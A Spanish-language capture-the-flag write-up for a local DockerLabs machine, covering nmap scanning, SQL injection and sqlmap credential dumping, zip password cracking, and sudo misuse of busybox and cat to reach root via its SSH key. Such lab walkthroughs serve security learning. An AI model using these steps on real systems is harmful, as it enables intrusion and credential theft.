



Vamos a desplegar la maquina vulnerable.

```
> sudo bash auto_deploy.sh inj3ct0rss.tar

      ##
      ## ## ##
      ## ## ## ##
      ~~~~~
      { ~~~~~ }
      ~~~~~
      o
      ~~~~~
      ~~~~~

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Ahora haremos un escaneo profundo para ver los puertos abiertos del servidor.

```
> sudo nmap -sS -sC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos


New packets sent: 65536 (2100mb) | Received: 65536 (2100mb)

> cat Puertos
File: Puertos
1  # Nmap 7.95 scan initiated Mon Oct 27 16:49:09 2025 as:
2  Nmap scan report for 172.17.0.2
3  Host is up, received arp-response (0.0000070s latency).
4  Scanned at 2025-10-27 16:49:10 CET for 1s
5  Not shown: 65533 closed tcp ports (reset)
6  PORT      STATE SERVICE REASON
7  22/tcp    open  ssh      syn-ack ttl 64
8  | ssh-hostkey:
9  |   256 fd:f8:90:30:73:b2:51:20:2d:cb:7a:77:67:69:dc:e5
10 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAA
11 |   256 ad:54:3f:1a:45:7c:b5:97:fb:5b:a8:fb:63:1d:1d:0b
12 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAxCKvhvk5MXJS09ka
13 80/tcp    open  http     syn-ack ttl 64
14 | http-methods:
15 |_ Supported Methods: GET HEAD POST OPTIONS
16 |_http-title: Inj3ct0rss CTF - P\xC3\xA1gina Principal
17 MAC Address: 02:42:AC:11:00:02 (Unknown)
18
```


Vemos que tenemos el servicio de http, así que vamos a mirar que contiene.



Explorando un poco encontramos un panel de login.



Aplicando sql injection podemos ver que ingresamos como administrador.



No encontramos nada interesante así que vamos a utilizar sqlmap para ver si encontramos algo dentro de la base de datos.

```
> sqlmap -u http://172.17.0.2/login.php --forms --dbs --batch
```

```
available databases [5]:
[*] information_schema
[*] injectors_db
[*] mysql
[*] performance_schema
[*] sys
```

Vemos que tenemos bases de datos, así seguiremos explorando que encontramos.

```
> sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db --tables --batch
```

```
Database: injectors_db
[1 table]
+-----+
| users |
+-----+
```

```
> sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db -T users --columns --batch
```

```
Database: injectors_db
Table: users
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| id     | int    |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+
```


```
> sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db -T users -C id,password,username --batch --dump
```

```
[10/03/2025] [INFO] Resumed: 1d1
Database: injectors_db
Table: users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | loveyou | root |
| 2 | chicago123 | jane |
| 3 | password | admin |
| 4 | no_mirar_en_este_directorio | ralf |
+-----+-----+-----+
```



Al ver un supuesto directorio, lo exploramos y vemos un fichero .zip




Lo intentamos extraer y vemos que cuenta con una contraseña.



Utilizaremos zip2john para generar un hash y luego así poder utilizar john y así encontrar la contraseña.



Encontramos las credenciales de un usuario.



Ahora nos conectamos como este usuario y vemos

```
> ssh ralf@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:IC/yTL1Ns0yIB5A+xmflwZna1y1IRz5xlC3pntryn/w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
ralf@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ralf@74b1f7dff115:~$
```

Ahora vemos que tenemos el permiso del binario busybox en un directorio.

```
ralf@74b1f7dff115:~$ sudo -l
Matching Defaults entries for ralf on 74b1f7dff115:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ralf may run the following commands on 74b1f7dff115:
  (capa : capa) NOPASSWD: /usr/local/bin/busybox /nothing/*
```

Con ayuda de gtfobin veremos cómo podemos escalar privilegios al otro usuario y ejecutaremos los comandos.

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo busybox sh
```

```
(capa : capa) NOPASSWD: /usr/local/bin/busybox /nothing/*
ralf@74b1f7dff115:~$ sudo -u capa /usr/local/bin/busybox /nothing/.. /sh

BusyBox v1.36.1 (Ubuntu 1:1.36.1-6ubuntu3) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/home/ralf $ whoami
capa
/home/ralf $
```

Ahora vemos que encontramos en su directorio sus credenciales.

```
/home $ cd capa/  
~ $ ls  
passwd.txt  
~ $ cat passwd.txt  
capa:capaelmejor  
~ $
```

Nos conectamos por remoto al usuario por ssh.

```

> ssh cap@172.17.0.2
cap@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
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To restore this content, you can run the 'unminimize' command.

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individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

cap@74b1f7dff115:~$ █

```

Vemos a que tenemos permisos y vemos que al binario cat.

```
capa@74b1f7dff115:~$ sudo -l
Matching Defaults entries for capa on 74b1f7dff115:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User capa may run the following commands on 74b1f7dff115:
    (ALL : ALL) NOPASSWD: /bin/cat
capa@74b1f7dff115:~$
```

Lo que haremos será ver la clave privada del usuario root.

[illegible]

Nos lo creamos dentro de nuestro host y vamos a dar permisos con chmod.

```
> nano id_rsa  
> chmod 600 id_rsa
```

Nos conectamos por ssh con la clave que hemos hecho en nuestro host y vemos que somos root.

```
> ssh -i id_rsa root@172.17.0.2  
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
Last login: Wed Aug 14 17:57:47 2024 from 172.19.0.1  
root@74b1f7dff115:~# whoami  
root  
root@74b1f7dff115:~#
```